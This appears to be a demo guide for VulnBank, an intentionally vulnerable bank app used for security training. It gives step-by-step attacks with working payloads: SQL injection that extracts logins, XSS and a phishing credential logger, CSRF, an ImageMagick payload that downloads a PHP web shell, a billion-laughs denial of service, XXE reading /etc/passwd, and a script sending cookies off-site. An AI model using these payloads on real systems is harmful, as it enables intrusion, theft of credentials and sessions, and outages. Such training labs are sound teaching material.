

TOC

1	Initial configuration	4
2	Demo cases	5
2.1.	Business Logic Attack	6
2.2.	DOM-based Cross-Site Scripting (XSS)	7
2.3.	Cross-Site Scripting (XSS)	8
2.4.	Cross-Site Request Forgery (CSRF)	9
2.5.	Remote Code Execution (CVE-2016-3714)	10
2.6.	Race condition	11
2.7.	Denial of Service attack on application layer	13
2.8.	XML External Entity	14
2.9.	Session Hijacking	15

1 Initial configuration

Deploy docker container:

```
docker run --name vulnbank -p 80:80 -d vulnbank/vulnbank
```


By default application handles requests to **vulnbank.com** and **evil.vulnbank.com** (website with exploits). To make demo-cases work correctly it would be necessary to assign these hostnames to application IP-address.

Default credentials:

- j.doe / password
- j.adams / password

2 Demo cases

VulnBank emulates bank application, allows to perform transactions and supports various API types. It has several vulnerabilities, which can be used for demo.



2.1. Business Logic Attack

VulnBank emulates bank application that allows performing transaction from one user to another. However, it does not check if amount sent is positive number.

► Attack Description

1. Configure Burp to intercept requests on application
2. Log in to VulnBank application as **j.doe**
3. Go to Transaction tab
4. Transfer **-100 \$** to **Jack Adams**

Transaction

ACCOUNT

DE12345123451234512345

RECIPIENT

DE00000111112222233333

CREDIT CARD

4556-7491-4729-3700

FIRST NAME

Jack

LAST NAME

Adams

AMOUNT, \$

-100

COMMENT

Send comment to payment recipient

Send

5. Check that **Balance** increased

► SQL injection

On **Transactions** tab in **First Name** field it is possible to inject in SQL query when application performs check if users exists, to fill other fields in form.

► Attack Description

1. Go to **Transactions** tab
2. Put in **First Name** field following value to get SQL server version in error page:
Jack' and extractvalue(0x0a,concat(0x0a,(select version()))) and '1'='1



XPATCH syntax error: ' 10.1.22-MariaDB-1~xenia!'



3. Use this query to get **username** and **password** of first record in users table:
none' union select
1,2,login,password,5,6,7,NULL,NULL,10,11,12,13,14,15,16,17 from
users limit 1 -- 1

Transaction

ACCOUNT

DE12345123451234512345

RECIPIENT

DE00000000000000000000

CREDIT CARD

1111-2222-3333-4444

FIRST NAME

j.doe

LAST NAME

68b7d6a6294bf6caf5392ac20c354ea43b89df73b298ba305f3cbee600afaca2

AMOUNT, \$

2.2. DOM-based Cross-Site Scripting (XSS)


On **History** page, it is possible to search through transactions list. Search query is stored in URL anchor and is inserted into page without sending to server.

► Attack Description

1. Log in to VulnBank application as **John Doe**
2. Go to **History** tab
3. Search for
`<script>alert(1)</script>`


Note: if attack does not work — open same URL (with value after #) in new tab, since sometimes browser do not reload page on URL anchor change.

4. Let's emulate real attack scenario. Open the page
<https://evil.vulnbank.com/phishing?url=hack.vulnbank.com>
5. Click on the button, and you should see fake form asking for users credentials



The screenshot shows the VulnBank application interface. On the left is a purple sidebar with navigation links: STATISTICS, TRANSACTIONS, HISTORY, USERS, SYSTEM, and SETTINGS. The main content area has a header with 'VULNBANK LTD.', 'Balance: 751', a language dropdown set to 'English', and a welcome message 'Welcome, John Doe'. Below the header, a message states 'Session has expired, please authenticate again'. This is followed by a login form with 'Username' and 'Password' input fields and a 'Submit' button. At the bottom right of the form area, it says '© 2017 VulnBank Ltd.'.

6. If user will fill credentials in this form, they will appear in log <https://evil.vulnbank.com/log.txt>



The screenshot shows a web browser window with the address bar displaying 'https://evil.vulnbank.com/log.txt'. The page content shows the following log entry:

```
-----  
IP:      172.17.0.1  
Date:    08:38 18th August  
Referer: https://hack.vulnbank.com/vulnbank/online/history.php  
Username: username  
Password: password  
-----
```

2.3. Stored Cross-Site Scripting (XSS)

► Attack Description

1. Inject JavaScript in content of the page, e.g. send transaction with comment `<script>alert(1)</script>`

Transaction

ACCOUNT

DE12345123451234512345

RECIPIENT

DE00000111112222233333

CREDIT CARD

4556-7491-4729-3700

FIRST NAME

Jack

LAST NAME

Adams

AMOUNT, \$

1

COMMENT

`<script>alert(1)</script>`

Send

2. Go to Dashboard

VulnBank Ltd.

Balance: 750

Statistics
For last 10 months

hack.vulnbank.com says:
1

2.4. Cross-Site Request Forgery (CSRF)

On **History** page, it is possible to search through transactions list. Search query is stored in URL anchor and is inserted into page without sending to server.

► Attack Description

1. Log in to VulnBank application as **John Doe**
2. Open page https://evil.vulnbank.com/hack_vulnbank_csrf.html
3. Go to VulnBank dashboard
4. Transaction should be completed


Transactions history						
Last 10 transactions						
STATE	AMOUNT	USER	ACCOUNT	CREDIT CARD	DATE	COMMENT
✓	-10\$	Jack Adams	DE00000111112222233333	4556-7491-4729-3700	2017-08-18 12:06:36	Transfer via CSRF
✓	175\$		Deposit		2017-02-20 13:21:02	Deposit
✓	-145\$	Jack Adams	DE00000111112222233333	4556-7491-4729-3700	2017-02-15 13:36:54	Wish you all the best

2.5. Remote Code Execution (CVE-2016-3714)


Application uses vulnerable ImageMagick version, which allows remote user to use commands on server.

► Attack Description

1. Configure Burp Suite to intercept requests to application
2. Log in to VulnBank application as **j.doe**
3. Go to **User Info** page




4. Upload avatar image and intercept the request
5. Upload image <https://evil.vulnbank.com/evil.png>, which has following content:
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.0/oops.jpg"|wget -o-
https://github.com/tennc/webshell/raw/master/php/wso/wso-4.2.5.php
> "/dev/null)'
pop graphic-context
6. Open page `/vulnbank/online/wso-4.2.5.php` with password admin



2.6. Race condition

Transaction mechanism works this way:




- Client sends request to perform transaction operation
- First, it is stored in DB with **Pending** state
- If server verifies that recipient exists, money moved to its account and transaction changes its state to **Success**, if not – money are returned to sender and transaction gets **Error** state


Also, user can cancel his pending operations. Therefore, there is small timeframe, when verification was not completed, and user cancels its pending transaction. If money were sent to not existent account, attacker will get them back and also return same amount due to pending transaction cancelation.

► Attack Description


1. Configure Burp Suite to intercept requests to application
2. Go to **History** page
3. Press **Cancel unfinished operations** button and intercept this request



4. Send it to intruder and perform attack this way: constantly send requests to application as fast as possible:
 - a. Add parameter, that is not used in request and set payload to it



b. Set payload type as **Numbers** from **1** to **2000** with step **1**



c. Start attack

5. Perform **Transaction** to not existent account
6. Check if **Balance** has increased

2.7. Denial of Service attack on application layer

When XML-API is used, it is possible to send request with recursive variable definition. It will take too much resource to handle this request and application will not response to legitimate users.

► Attack Description

1. Send following request to application

```
POST /vulnbank/onlinebank/api.php?xml HTTP/1.1
Host: vulnbank.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: text/xml
Content-Length: 945
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT login (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]><api><type>user</type><action>forgotpass</action><username>j.doe</username>
<password>&lol9;</password><code>000</code></api>
```

2. Try to access application as normal user

2.8. XML External Entity

XML allows to include external entities into request processing, e.g. response from sockets or file content. This allows attacker to get access to restricted information.

► Attack Description

1. Send following request to application

```
POST /vulnbank/online/api.php?xml HTTP/1.1
Host: vulnbank.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0)
Gecko/20100101 Firefox/52.0
Content-Type: text/xml
Content-Length: 174
Connection: close
```

```
<?xml version="1.0" encoding="utf-8"?><!DOCTYPE root [
  <!ENTITY vb SYSTEM "file:///etc/passwd">
]><api><type>code</type><action>sms</action><username>&vb;</username></api>
```

2. Look at file contents in response

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left displays the following HTTP request:

```
POST /vulnbank/online/api.php?xml HTTP/1.1
Host: hack.vulnbank.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Content-Type: text/xml
Content-Length: 174
Connection: close

<?xml version="1.0" encoding="utf-8"?><!DOCTYPE
root [
  <!ENTITY vb SYSTEM "file:///etc/passwd">
]><api><type>code</type><action>sms</action><usern
ame>&vb;</username></api>
```

The 'Response' pane on the right displays the following HTTP response:

```
HTTP/1.1 400 Bad Request
Server: nginx/1.10.0 (Ubuntu)
Date: Fri, 18 Aug 2017 09:17:44 GMT
Content-Type: application/json
Connection: close
Set-Cookie: PHPSESSID=93gh5lshlf9ieaf4fq9gtt0012; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
::
Content-Length: 1531

{"status":"error","message":"Validation of Username
failed","icon":"pe-7s-user","variable":"root:x:0:0:root:/ro
ot:/bin/bash:ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/
nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:
3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:
/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x
:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:
/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/
var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:
/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/
www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/back
ups:/usr/sbin/nologin\nlist:x:38:38:Mailng List
Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/
var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats
Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:655
34:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-
```

The status bar at the bottom indicates 'Done' and '1 873 bytes | 129 millis'.

2.9. Session Hijacking

Attacker has various ways on how to steal user's session Cookie. It will allow to access application without authentication as victim.


► Attack Description

1. Log in as **j.adams**
2. Go to **Transactions** page


Send **\$1** to **John Doe**, but put following line as **comment** field:

```
<script>img=new  
Image();img.src="http://vulnbank.com/cookie.php?cookie="+document.cookie;</s  
cript>
```

